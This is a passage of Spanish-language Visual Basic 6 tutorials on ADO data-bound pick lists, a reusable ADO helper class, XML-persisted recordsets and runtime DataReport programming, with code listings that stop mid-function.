
Primero que todo, no necesitará escribir una Clase para cada Lista que vaya a emplear. Basta una clase y una colección que gestione las instancias.

Crearemos una Jerarquía de Clases en donde disponemos una clase padre: **RowSourceCollection** y las sub-clases **RowSource**. Puede que Ud. sea un experto, pero guiare la solución para cualquier nivel de programador.

(1) Un proyecto EXE Estándar (posteriormente podemos aislar las partes y crear un componente DLL).

Seleccionar Referencias del menú proyecto para agregar una referencia a la Biblioteca Microsoft ActiveX Data Objetos 2.0 (no emplee la versión 2.1 si va utilizar el control ADODC en la solución, ya que hay algunas incompatibilidades). Agregamos referencias a los controles Microsoft DataList Control 6.0 y Microsoft ADO Data Control (OLEDB).

(2) Una Jerarquía de Clases. Empezamos por el menú Complementos, opción Utilidad Generador de Clases (si no tiene registrado el complemento, ubíquelo en Administrador de Complementos). Botón: Agregar Nueva Colección, Nombre: **RowSourceCollection**, Luego, usamos el Frame: Colección de nueva clase, Nombre de Nueva Clase: **RowSource**. Finalmente Aceptar y Salir. Acepte actualizar el Proyecto. La siguiente imagen muestra como se debe ver una jerarquía de clases (resaltado con una línea azul):



(3) Bien, ya esta creada la Jerarquía de clase. Ahora adicionaremos el código. Antes, vamos al módulo de clase: **RowSource** para fijar esta propiedad: **DataSourceBehavior**: vbDataSource (esto convierte la clase en origen de datos). Reemplace todo el código de este módulo por el siguiente:

```
'//ROWSOURCE
'//Harvey T., 1999
'//Clase origen de datos para listas enlazadas
Option Explicit

Private rs As ADODB.Recordset

Private Sub Class_GetDataMember(DataMember As String, Data As Object)
    Set Data = rs
End Sub

Public Sub Settings( _
       sActiveConnection As String, _
       sSource As String, _
       sDataMember As String _
    )
    DataMembers.Add sDataMember

    Set rs = New ADODB.Recordset
    With rs
       .ActiveConnection = sActiveConnection
       .Source = sSource
       .CursorType = adOpenForwardOnly
       .CursorLocation = adUseClient
       .Open
    End With
End Sub

Public Property Get RecordCount() As Long
    RecordCount = rs.RecordCount
End Property

Private Sub Class_Terminate()
    Set rs = Nothing
End Sub
```

Módulo de clase: **RowSourceCollection**. Reemplace todo el código por el siguiente:

```
'//ROWSOURCECOLLECTION
'//Gestiona las instancias de objetos RowSource
'//Harvey T., 1999
Option Explicit

Private m_Col As Collection
```

```
Public Function Add( _
       ctlList As Control, _
       sActiveConnection As String, _
       sBoundColumn As String, _
       sListField As String, _
       sRowTable As String _
     ) As RowSource

    Dim rws As RowSource
    Dim SQL As String

    On Error GoTo SubErr

    '//Crea la consulta mínima de la lista
    SQL = "SELECT [" & sBoundColumn & "],[" & sListField & "] " & _
          "FROM [" & sRowTable & "] " & _
          "ORDER BY [" & sListField & "];"

    Set rws = New RowSource
    '//sDataMember será sBoundColumn
    rws.Settings sActiveConnection, SQL, sBoundColumn
    '//sDataMember es la clave del ítem
    m_Col.Add rws, sBoundColumn

    With ctlList
       .RowMember = sBoundColumn
       .BoundColumn = sBoundColumn
       .ListField = sListField
       .Tag = CStr(rws.RecordCount)
        Set .RowSource = rws
    End With

    Set Add = rws
    Set rws = Nothing
    Exit Function

SubErr:
    MsgBox "Cannot create RowSource object for " & sBoundColumn & _
            vbCrLf & vbCrLf & Err.Description
End Function

Public Property Get Item(vntIndexKey As Variant) As RowSource
    Set Item = m_Col(vntIndexKey)
End Property

Public Property Get Count() As Long
    Count = m_Col.Count
End Property

Public Sub Remove(vntIndexKey As Variant)
    m_Col.Remove vntIndexKey
End Sub

Public Property Get NewEnum() As IUnknown
    Set NewEnum = m_Col.[_NewEnum]
End Property

Private Sub Class_Initialize()
    Set m_Col = New Collection
End Sub

Private Sub Class_Terminate()
    Set m_Col = Nothing
End Sub
```

(4) Dibujamos y configuramos el formulario. El formulario de la primara figura de este articulo sirve de guía. Para usar el ADODC le sugiero los siguientes pasos (palabras entre corchetes cuadrados significan botones):

- Clic-Derecho sobre el control ADODC
  Propiedades
  Usar Cadena de Conexión
  [Generar]
  OLE DB Provider(s) = MS Jet 3.51OLE DB Provider;
  (NOTA. borre manualmente la línea: Persist Security Info=False; Esta línea me ha dado problemas con las consultas, más no con los Queries. - Debe tratarse de algún Bug)
  [Next]
  Select database name: [...], buscar la ubicación de Biblio.MDB
  [Test Connection]
  [Aceptar]
  Ficha: Origen de Datos
  adCommandText
  SQL:
  SELECT * FROM Titles
  [Aceptar].
  Ventana Propiedades, señalar el control ADODC:
  Nombre=adcTitles
  Align=2-vbAlignBottom
  Caption=Titles
  Mode=3-adModeReadWrite

Ya esta configurado el control de datos ADO. Ahora basta colocar los controles que muestra la gráfica y dar sus propiedades de datos (similar a lo corriente con el control Data de DAO). TextBox: Name=txt, Index=0, DataSource=adcTitles, DataField=Title. Control DataCombo: Name=acb, Index=0, DataSource=adcTitles, DataField=PubID, Style=2-dbcDropdownList.

La propiedad Estilo del DataCombo se fija a lista de solo lectura (dbcDropdownList), dado que la lista *Publisher* se muestra como una vista de la clave externa en nombres explicitos y no es editable. Si se permite editar la lista se producen errores o se modifica la tabla de referencia afectando los datos ya ingresados en la misma. Si desea que se editen o agreguen ítems a la lista lo haremos desde un comando externo a un formulario destinado para esto. El caso lo mostraré más adelante.

(5) Por último copiamos el código del formulario. Pegue esta sección:

```
'//LISTAS ENLAZADAS
'//Ejemplo del Articulo:
'//Tablas Relacionadas y Valores Poco Explícitos
'//FormADOPickList
'//Harvey T., 1999
Option Explicit

Private rsc As RowSourceCollection

Private Sub Form_Load()
    Dim s As String

    '//Instancia del objeto RowSourceCollection
    Set rsc = New RowSourceCollection

    '//Adicionando una Lista
    s = adcTitles.Recordset.ActiveConnection
    Call rsc.Add(acb(0), s, "PubID", "Name", "Publishers")
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set rsc = Nothing
End Sub

Private Sub adcTitles_MoveComplete(ByVal adReason As ADODB.EventReasonEnum, ByVal pError As ADODB.Error, adStatus As ADODB.EventStatusEnum, ByVal pRecordset As ADODB.Recordset)
    '//Muestra Record i de n
    With adcTitles.Recordset
        If Not (.EOF Or .BOF) Then
           adcTitles.Caption = "Title " & .AbsolutePosition & " of  " & .RecordCount
        End If
    End With
End Sub
```

Como puede observar, el código que gestiona la(s) lista es muy poco. El evento MoveComplete se escribió para mostrar la posición del registro y el número de registros en la vista de datos.

Alcances de la Solución


Este simple ejemplo muestra una solución muy flexible al problema. Puede anexar tantas listas como lo requiera el formulario, simplemente agregando ítems a objeto *RowSourceCollection* de la siguiente línea:

rsc.Add *NombreDeDataCombo*, *ActivateConnnetion*, *ClaveExterna*, *CampoEnLista*, *OrigenDeLista*

El ejemplo también enmarca un camino a soluciones más complejas, por ejemplo generación de formularios de datos en tiempo de ejecución. En este caso el problema principal es obtener los datos para los parámetros del método *Add* de objeto *RowSourceCollection*. En particular, Access suministra una Ficha "Búsqueda" cuando diseñamos la estructura de una tabla. En la ficha búsqueda se fijan unos parámetros que hacen la implementación de listas relacionas automática en cualquier vista de datos con Access. Hacer esto con Visual Basic es viable dado lo expuesto en este articulo, solo tendríamos que leer esas propiedades del la interfaz requerida suministrada por el Proveedor. Sin embargo, las propiedades de objetos Field obtenida con ADO para BDs Access no suministran la misma interfaz Field de Access, y esto si que es un problema. Se podría intentar algo obteniendo Esquemas con ADO, pero esto complica lo que era una solución sencilla. Yo opte por generar una tabla virtual que contiene la información de todas las propiedades de listas enlazadas. Esta técnica me permite universalizar la solución, sin importar el proveedor de datos (en estos momentos la aplica una solución contra Oracle y otra contra Access). Esta extensión de la solución se aleja de los propósitos de este articulo.

Solución para un DataGrid usando Clases de Reconocimientos de Datos

Para completar la aplicabilidad de la solución solo falta ponerla a trabajar para un grilla de datos. La siguiente gráfica muestra la solución en producción:



Este imagen muestra la aplicabilidad usando una Base de Datos que no es *Biblio*. Los botones de la barra tienen las siguiente funciones: (1) Actualizar la celda con el ítem seleccionado de la lista, (2) Editar la lista, y (3) Actualizar la lista desde su origen (Refresh).

El principal problema al utilizar una grilla de datos como DataGrid, en contraste con formularios simples, es que se debe mostrar el campo explícito de la lista relacionada en una columna, mientras que debemos ocultar la clave externa. Para mostrar las columnas con los valores explícitos de la lista se debe construir una Consulta que contenga las tablas involucradas, una consulta que usa la cláusula JOINT. Por supuesto, esto reviste ciertos conocimientos de SQL, y la consulta suele variar; Por ejemplo cuando se usan relaciones con objetos Relation de Access. La consulta para el ejemplo *Titles/Publishers* de *Biblio* es la siguiente:

```
SELECT Titles.Title, Titles.PubID, Publishers.Name
FROM Titles LEFT JOIN Publishers ON Titles.PubID = Publishers.PubID;
```

La cláusula LEFT JOIN impone a la tabla Titles como origen de datos. En general, para construir este tipo de consultas es conveniente usar las QBE (Query By Example) de Access o de cualquier DBMS. Visual Studio 6.0 también trae un constructor de consultas aparte.

Por favor, mire la imagen anterior. La lista no es una lista convencional colgada a la celda de la grilla sino un formulario. La razón por la solución Lista-Formulario tiene notables ventajas:

- Generalmente se desea editar la lista para arreglar o agregar ítems. Se dispone un comando para que un usuario con los permisos pertinentes pueda hacerlo.
- Es deseable un comando para actualizar la lista. Esto es importante cuando se trabaja en Red. Las listas por rendimiento se conservan en memoria estática, es decir, se usa un cursor estático de solo lectura para leerla y desplegarla. Así, si otro usuario hace modificaciones a la lista, esta se puede actualizar sin tener que cerrar la instancia de carga de datos.
- Permite una mayor visibilidad y navegación por los ítems. Además, es más estética (apreciación subjetiva).

- Puedo agregar más comandos al formulario de lista. Todos los formularios de datos se verán beneficiados de los cambios. Esta solución empaqueta su código en un componente.
- Los controles necesarios para gestionar la lista son independientes del formulario que contiene la grilla.
- Puedo usar la lista en otro contexto que no sea una grilla de datos.
- En teoría, se podrían hacer reutilizables las instancias de las listas, es decir los usuarios A, B y C ven la misma lista. Para esto requiere un componente fuera de proceso, clases basadas en conectores, cursores del lado del servidor, y una buena dosis de código. Esto sería deseable en una solución para el Web (el ejemplo que suministro no considera esto).

Al aislar la implementación de listas, deja en libertad al programador de hacer muchas variantes sin afectar la interfaz del usuario. En virtud de esto, en la solución aplicada a grillas no use un DataList, sino un ListBox estándar. El control ListBox estándar es más ligero que DataList y, de acuerdo a la capacidad programada, hará el mismo trabajo. El componente también optimiza para que la cargue de la lista a petición, es decir la primera vez que un usuario da clic en el botón de la celda, la lista se llena y despliega, subsecuentes llamadas solo despliegan la lista. Esto permite una carga más ágil de formulario. Tambien gestione la reutilización del objeto Connection de ADO al pasarlo por referencia.

El código de ejemplo también incluye la clase *DataGridFormat*. En esta clase empaqueta código necesario para dar algo de formato a la grilla. En realidad el control DataGrid (y su antecesor DBGrid) son pobres en presentación y requieren de mucho código para dar una interfaz mejorada al usuario.

Existen casos en donde la lista no actualiza una clave externa, es decir, la lista solo facilita al usuario la elección de datos. En este caso, pase el parámetro *BoundColumn* de *RowSourceCollection.Add* como sarta vacía (vbNullString).

El código de listas enlazadas para la grilla no lo expondré en este articulo, pues va más allá de la simple implementación de listas y es algo extenso de explicar. Sin embargo los principios son los mismos aplicados a partir de la técnica que expuse. En la *descarga de archivos* encontrará el código aplicado al ejemplo Titles / Publishers.

En realidad estos módulos no representan una solución cien por ciento completa. Es un buen avance y cumple con lo expuesto en este articulo. A veces tenemos que adaptar los componentes a los requerimientos de un aplicativo empresarial lo que los hará complejos y poco didácticos. Por esta razón es conveniente simplificar para que otros se puedan beneficiar de las ideas.

GridPickLists.zip (11 kb). Abrir el grupo de proyectos grpDataGridBrowser.vbg. Luego abrir el módulo del formulario frmBiblioSample.frm, para especificar la trayectoria de la base de datos Biblio.mdb en su PC, en la línea:

```
cnn.Open "Provider=Microsoft.Jet.OLEDB.3.51;" + _
"Data Source=SuTrayectoria/Biblio.mdb"
```

ADO a Alto Nivel

ADO No Siempre es flexible, En especial cuando queremos tareas en un solo paso. No obstante, Un Componente de Capa Media puede hacer a ADO realmente simple. Ideas que evolucionan en ADO.NET

El acceso a datos a alto nivel fue una innovación de Visual Basic 3, y quizás fue eso lo que desde 1993 hizo popular este lenguaje: sencillez y eficacia. Todo empezó con los Objetos de Acceso a Datos, DAO, que son unos componentes de software diseñados y optimizados para bases de datos de Microsoft Access. Fue tan buena idea, que DAO pronto fue capacitado para poder desarrollar en entornos Cliente-Servidor (ODBCDirect), aunque no con el desempeño deseado, pero era algo. De aquí que se escribiera algo especializado para entornos Cliente-Servidor, que se denomino RDO, el cual tubo una corta vida debido a los avances tecnológicos detrás del software. Entonces la tecnología de componentes de Microsoft, basada en el modelo COM, necesitaba algo totalmente afín a su naturaleza para acceder a datos, entonces se escribió lo que hoy conocemos como ADO. La universalidad de ADO le da sus meritos. No obstante, ADO no es siempre flexible, en especial cuando queremos tareas en un solo paso. No obstante, un componente de capa media puede hacer a ADO realmente simple. Ideas que evolucionan en ADO.NET.

Clases y Más Clases

Hace ya varios años que Visual Basic dejo de ser un lenguaje simple, y un desarrollador Visual Basic que no sepa escribir clases vera muy sub-utilizada su capacidad. Los componentes de capa media se escriben en clases, y solo en clases. Los objetos que se escriben con Visual Basic son magia, puedes hacer tareas realmente complejas tan solo con hacer referencia a una DLL y usarla.

Simplificando ADO

Yo he simplificado mucho mi escritura de software de acceso a datos al hacer funciones reutilizables que encapsulan operaciones de ADO. Naturalmente estas funciones van a parar en un componente ActiveX que bautice *ADOFunctions*. Me explico, si escribimos una función como la siguiente:

```
Public Function StaticRecordset( _
       QueryName As String, _
       ParamArray Param() As Variant _
     ) As ADODB.Recordset

    Dim rs  As ADODB.Recordset
    Dim cmd As ADODB.Command
    Dim pmt As ADODB.Parameter
    Dim i   As Long

    On Error GoTo ErrHandler

    Set cmd = New ADODB.Command
    Set rs = New ADODB.Recordset

    With cmd
        .ActiveConnection = m_ConnectionString
        .CommandType = adCmdTable
        .CommandText = "[" & QueryName & "]"
         For Each pmt In .Parameters
             pmt.Value = Param(i)
             i = i + 1
```

```
            Next
        End With

        With rs
            .CursorLocation = adUseClient
            .Open cmd, , adOpenStatic
            Set cmd.ActiveConnection = Nothing
            Set cmd = Nothing
            Set .ActiveConnection = Nothing
        End With

        Set StaticRecordset = rs
        Exit Function

    ErrHandler:
        Set StaticRecordset = Nothing
        Call ErrHandlerAction(Err)
    End Function
```

No tendremos que volver a escribir el tedioso conjunto de instrucciones para abrir un Recordset de tipo Static, con (o sin) parámetros. ¿No es maravilloso?. Es decir si yo tengo un *Query* (un SQL creado en la base de datos) en la base de datos con el nombre *sqlProveedores* que usa un *ID* como parámetro, yo simplemente creo el Recordset en una sola línea ejecutable, p.e:

Dim rs As ADODB.Recordset
Set rs = StaticRecordset(“sqlProveedores”, 12345)

Nótese que el parámetro *Param()* es un array opcional, con lo que extiende la función *StaticRecordset* a un numero variable de parámetros, incluyendo ausencia de ellos.

Esta función también encapsula el manejo de errores, con lo que podríamos escribir:

Dim rs As ADODB.Recordset
Set rs = StaticRecordset(“sqlProveedores”, 12345)
If Not rs Is Nothing Then
...
End If

Es decir, no tengo que escribir una y otra vez *On Error Goto*. Simplemente sé que si *StaticRecordset* retornó *Nothing*, el Recordset fallo en su creación.

A estas alturas se estará preguntando: ¿Qué paso con la cadena de conexión?. La cadena de conexión simplemente entra como una propiedad del componente. Nótese que es una propiedad obligada, que se debe asignar inmediatamente después de crear el componente. Así, solo escribió una vez la cadena de conexión, es una clásico ejemplo de lo que debiera ser un parámetro de un procedimiento *Constructor*. Es una propiedad de la clase tal como escribimos cualquier propiedad:

```
‘//En Declaraciones:
Private m_ConnectionString As String

Public Property Get ConnectionString() As String
   ConnectionString = m_ConnectionString
End Property

Public Property Let ConnectionString(v As String)
   m_ConnectionString = v
End Property
```

Como Visual Basic 4 a 6 no tiene capacidad de constructores, entonces escribimos un método que será llamado después de crear el componente. Lo que tiene los mismo resultados (mientras el programador siga las reglas). Por ejemplo:

Dim af As CADOFunctions
Set af = New CADOFunctions
Af.ConnectionString = sMiConexion ‘//Asumase como Contructor

...

Nótese también que el código que maneja los errores dentro del componente es uno solo: llamamos al procedimiento *ErrHandlerAction(Err)*. Esto es una nueva capa de simplificación.

Así como la función *StaticRecordset*, podemos escribir muchas funciones mas de acuerdo a nuestras necesidades. Presentaré otros dos ejemplos:

```
Public Function OpenSQLForwardOnly(sql As String) As ADODB.Recordset
    Dim rs As ADODB.Recordset

    On Error GoTo ErrHandler
    Set rs = New ADODB.Recordset
    rs.Open sql, m_ConnectionString, adOpenForwardOnly
    Set OpenSQLForwardOnly = rs
    Exit Function

ErrHandler:
    Set OpenSQLForwardOnly = Nothing
    Call ErrHandlerAction(Err)
End Function
```

La función *OpenSQLForwardOnly* requiere un SQL como parámetro. Así las llamadas serán de este tipo:

Dim rs As ADODB.Recordset
Set rs = OpenSQLForwardOnly (“SELECT * FROM Proveedores WHERE ID=” & ID)
If Not rs Is Nothing Then
...
End If

La siguiente función retorna un Recordset editable con parámetro de entrada un SQL:

```
Public Function GetEditRecordset(sql As String) As ADODB.Recordset
    Dim rs  As ADODB.Recordset

    On Error GoTo ErrHandler
    Set rs = New ADODB.Recordset
    rs.Open sql, m_ConnectionString, adOpenKeyset, adLockOptimistic
    Set GetEditRecordset = rs
    Exit Function

ErrHandler:
    Set GetEditRecordset = Nothing
    Call ErrHandlerAction(Err)
End Function
```

Un componentes como *ADOFunctions* también simplifica la escritura de componentes de capa media, ya que es general. Es decir cualquier aplicación con cualquier base de datos puede servirse del componente.

Valga aclara que *ADOFunctions*, no necesariamente tiene que ser un componente de capa media, es mas aun no tiene que ser un componente. Puede agregar la clase a su proyecto y utilizarla tal cual.

Uso del XML para manejar Recordsets Desconectados

Los Recordset desconectados se usan en aplicaciones Cliente-Servidor, tal como el Web. Entiéndase un Recordset desconectado aquel que no tiene referencias a la base de datos. Es decir, existe como un objeto que encapsula datos y su definición, y que no sabe nada de la base de datos que lo suministro. De aquí que el XML es

una forma realmente eficaz de transmitir datos. Desde la versión 2.1 de ADO, podemos *Salvar* y *Cargar* conjuntos de datos en formato XML, que fueron estructurados por un Recordset fr ADO. El objeto Recordset entrega el siguiente par de propiedades para manejar datos en formato XML:

rs.Open XMLFile
y
rs.Save XMLFile, adPersistXML

Cuando archivamos un Recordset con Save, y luego lo recuperamos con Open, tanto la definición de datos como los datos son recuperados como por arte de magia, es decir se crea un Recordset en una línea, sin saber nada de la base de datos. Ya supondrá lo bueno que esto para el Web. Seguiré ampliando mi componente *ADOFunctions* con la siguiente función:

```
Public Function GetXMLRecordset( _
    ByVal XMLFile As String, _
    ByVal SQL As String) As ADODB.Recordset

    Dim rs As ADODB.Recordset

    On Error GoTo ErrHandler

    Set rs = New ADODB.Recordset

    XMLFile = App.Path & "\" & XMLFile
    If Len(Dir(XMLFile)) Then
       rs.Open XMLFile
    Else
       '//Create XML file
       rs.Open SQL, m_ConnectionString, adOpenStatic
       If Not rs Is Nothing Then
          rs.Save XMLFile, adPersistXML
       End If
    End If
    Set GetXMLRecordset = rs
    Exit Function

ErrHandler:
    Set GetXMLRecordset = Nothing
    Call ErrHandlerAction(Err)
End Function
```

La función *GetXMLRecordset* crea el archivo XML la primera vez que se invoca, luego lo recupera sin conectarse a la base de datos, lo que por supuesto es bastante ágil. Sin embargo, no sobre estime la funcionalidad de *GetXMLRecordset*, pues es útil solo para Recordsets que posiblemente no cambiarán con el tiempo (por ejemplo listas de selección constantes o *Picklists*), de otra manera, si los datos cambian seria necesario actualizar el archivo XML. Esto ultimo se puede hacer al agregar un parámetro que obligue a actualizar cuando sea pertinente (un *Refresh*).

Los métodos *Open* y *Save* pueden ser tremendamente utilices en programación para el Web. El modelo seria el siguiente. Un formulario en una pagina HTML que al ser enviado (SUBMIT), ejecutaría un Script que crea un Recordset (a partir de un archivo XML), y lo envía a servidor. Es decir sin conexión a la base de datos desde el cliente. Esto por supuesto es una de tantas técnicas (mas o menos son ideas que dieron origen a RDS).

Ideas Que Evolucionan En ADO.NET

ADO.NET es aquel producto de la reingeniería de ADO, diseñado para la plataforma .NET. Por supuesto es una evolución fuerte, y más si consideramos que ADO.NET esta basado en XML, lo que quiere decir “estoy hecho para Internet”.

No es mi intención profundizar en el tema, pues no corresponde a los propósitos de este articulo. No obstante, cabe mencionar algunas ideas evolucionan en ADO.NET, afines con este articulo. Por ejemplo me sorprende que ADO.NET suministra un método DataReader, el cual viene a ser el espejo de la función *OpenSQLForwardOnly*. El equivalente o pariente del Recordset es *DataSet*, un poderoso objeto que no solo maneja conjuntos de registros sino tambien relaciones. Es decir, se profundiza más en la funcionalidad de los objetos.

De otra parte, el tratamiento que da ADO.NET a los datos es siempre “desconectado”. Las actualizaciones, agregaciones y eliminaciones se hacen por tratamientos inteligentes de los objetos

(*DataSet*). Esto se puede programar en ADO. ¿Cómo? – Hariamos un Open – Save a archivos XML, el reto de programacion lo presenta el actualizar la base de datos, - Aunque no es tan complicado como suena (si nos movemos en un conjunto de registros simple), solo eliminamos los datos del SQL y los reemplazamos por los nuevos en una Transaccion. Pero francamente, todo va a ser más facil con ADO.NET.

Artículo	Programando el DataReport
Autor / Fuente	Harvey Triana
Tema	Programación General
Creado	Diciembre 27 de 1999
Aplica	Algo de Código para Gestionar el Objeto DataReport en Tiempo de Ejecución

Programando el DataReport

Algo de Código para Gestionar el Objeto DataReport en Tiempo de Ejecución

---

El componente DataReport es una de aquellas ideas excelentes para Visual Basic, pero como siempre, parece que siempre nacen prematuras y suelen dar problemas donde aparentemente no los debería haber (siempre tenemos que encontrarnos con alguna carencia o BUG). No obstante estudiando a fondo DataReport, le he encontrado su esencia y capacidad para gestionar reportes de datos. En fin, a pesar de las múltiples carencias actuales, DataReport es sumamente atractivo, algo para programadores Visual Basic, y estoy seguro que pronto será robusto. Entre las cosas más interesantes de DataReport encuentro que se puede enlazar no solo a DataEnvironments, sino a clases de reconocimiento de datos, y a simples objetos de ADO. Este articulo muestra un ejemplo.

¿Porque que gestionar DataReport con código, y no usar los asistentes (partiendo delsde el DataEnvironment)?. Sencillamente la respuesta es la creación de reportes reutilizables (dinámicos). Por ejemplo, hace poco tenia que crear cerca de cien reportes de una base de datos petrolera. Solucione el problema con solo tres DataReport y clases que los manipulan al derecho y al revés.

Primeros Pasos con DataReport

Como siempre, mis artículos no son estrictamente didácticos, y van más halla de la documentación estándar (de otra manera no tendría sentido). Para empezar con DataReport, recomiendo los siguientes títulos de la MSDN (siga los árboles subsecuentes). Es importante que domines aquellos conceptos para seguir con esta lectura.

- Acerca del Diseñador de entorno de datos
- Escribir informes con el Diseñador de informe de datos de Microsoft
- Tener acceso a datos mediante Visual Basic

El Objeto DataReport

Se trata de unas librerías ActiveX escritas para Visual Basic, soportadas en tecnología ADO. Un DataReport se asimila mucho a un formulario, con su diseñador y todo. A grandes rasgos, he encontrado las siguientes características:

Carencias

1. Los Controles para el diseñador son pocos y algo limitados.
2. No permite la adición de Controles en tiempo de ejecusión.
3. Los controles enlazables a datos deben obligatoriamente estar enlazados a un DataField.
4. Carece de una interfaz para exportar a documentos a formatos de Office.
5. El diseñador tiene limitaciones (por ejemplo no permite copiar y pegar controles).
6. El problema de la orientación del papel ha hecho carrera en los News (ver MSDN: Articulo 197915 - Report Width is Larger than the Paper Width). Aun no encuentro solución para impresoras en Red.
7. Debería compartir la interfaz del objeto Printer.
8. La variable de tipo DataReport no acepta todas las propiedades definidas en un objeto DataReport especifico (ver MSDN: Articulo 190584- Some Properties or Methods Not Displayed in DataReport).

Beneficios

1. Es manipulable desde código (tiene un modulo de código).
2. Es tecnología ADO (acepta cualquier origen de datos).
3. Acepta el conjunto de datos en tiempo de ejecución (siempre que sea lógico con la estructura del reporte)
4. Esta bien organizado en términos de objetos
5. El acceso a los controles es a través de cadenas de texto (los controles en un DataReport son diferentes a los controles ActiveX normales)
6. Crea informes con buen rendimiento

Existirán mas carencias y beneficios, pero por el momento estos enunciados son suficientes.

Para Los programadores Visual Basic, el primer beneficio enunciado es suficiente para tener muy en cuanta a DataReport, ya que permitirá explorar todas su posibilidades. De eso trata este articulo.

Reportes Reutilzables


Como programador de gestión de datos: ¿alguna vez ha deseado imprimir el contenido de un conjunto de registros de forma simple (títulos y los datos en una plantilla)?, de la misma forma que abrimos una tabla o consulta en MS Access o MS FoxPro y usamos el comando *Print*. O, imprimir el contenido de un DataGrid tal cual, sin mucho complique. Bien, podemos intentar escribir un componente ActiveX usando un DataReport y solucionar el problema casi para cualquier situación similar. Se presentarán problemillas, que se podrán solucionar en el componente y este evolucionara de manera conveniente para nosotros.

El problema expuesto anteriormente es, desde el punto de vista de acceso a datos, sencillo, es decir no existen conjuntos de datos subyacentes (relaciónes maestro-detalle). No obstante es posible escribir reportes complejos (varios niveles de relación) y reutilizables basándose la tecnología de comandos SHAPE.

Bien, daré una solución aproximada al problema expuesto.

Ejercicio

Crear un Proyecto EXE Estándar.
Agregar referencia a MS ActiveX Data Objects 2.1 Library.
Agregar Proyecto DLL.
Agregar referencia a MS ActiveX Data Objects 2.1 Library.
Agregar referencia a MS Data Formatting Object LibraryReferencias: MS ActiveX Data Objects 2.1 Library
Agregar un Data Report (menú Proyecto)
Diseñe el DataReport como se ve en la siguiente figura:



Más detalles de los controles para reporte y se encuentra en la siguiente tabla:

Seccion	Tipo	Nombre
stEncabezadoDeInforme	RptLabel	lblEncabezadoDeInforme_H
stEncabezadoDeInforme	RptLine	lnEncabezadoDeInforme_H
stEncabezadoDePagina	RptLabel	lblTituloDeCelda1
stEncabezadoDePagina	RptLabel	lblTituloDeCelda2

stDetalle	RptTextBox	txtCelda1
stDetalle	RptTextBox	txtCelda2
stPieDePagina	RptLabel	lblPieDePagina_H
stPieDeInforme	RptLabel	lblPieDeInforme_H
stPieDeInforme	RptLine	lnPieDeInforme_H

El propósito de los caracteres _H al final de algunos nombres de los Controles es poder, mediante código, extender el ancho del control todo el ancho del informe, lo que es conveniente para líneas y títulos (esto nos permite ignorar el ancho del papel sin dañar el la presentación del informe).

Otras propiedades del DataReport son Name = rptGerneral1, ReportWidth = 9360 twips (para un papel de 8.5 pulgadas y se calcula mediante ReportWidth = 8.5*1440 - 1440 (LeftMargin) - 1440 (RightMargin), donde 1440 son twips por pulgada)

Por el momento no dará código al modulo del DataReport.

Agregue el siguiente bloque de código a la clase creada por defecto por la DLL, luego el nombre debe ser Name = cls_Informe1:

```
'// -------------------------------------------------------------
'// CLASS       : Report1Level
'// DESCRIPTION : Code Template for Report 2 Leves
'// AUTHOR      : Harvey T.
'// LAST UPDATE : 17/11/99
'// SOURCE      : -
'// -------------------------------------------------------------
Option Explicit

'//MEMBERS
Private m_DetailMember As String
Private m_Report       As rptGerneral1

'//COLLECTIONS
Private DetailCells As Collection

'//CONTANTS
Private Const nMAXCELLS As Integer = 10

Public Function AddDetailCell( _
    ByVal Title As String, _
    ByVal FieldName As String, _
    Optional ByVal FormatString As String = vbNullString, _
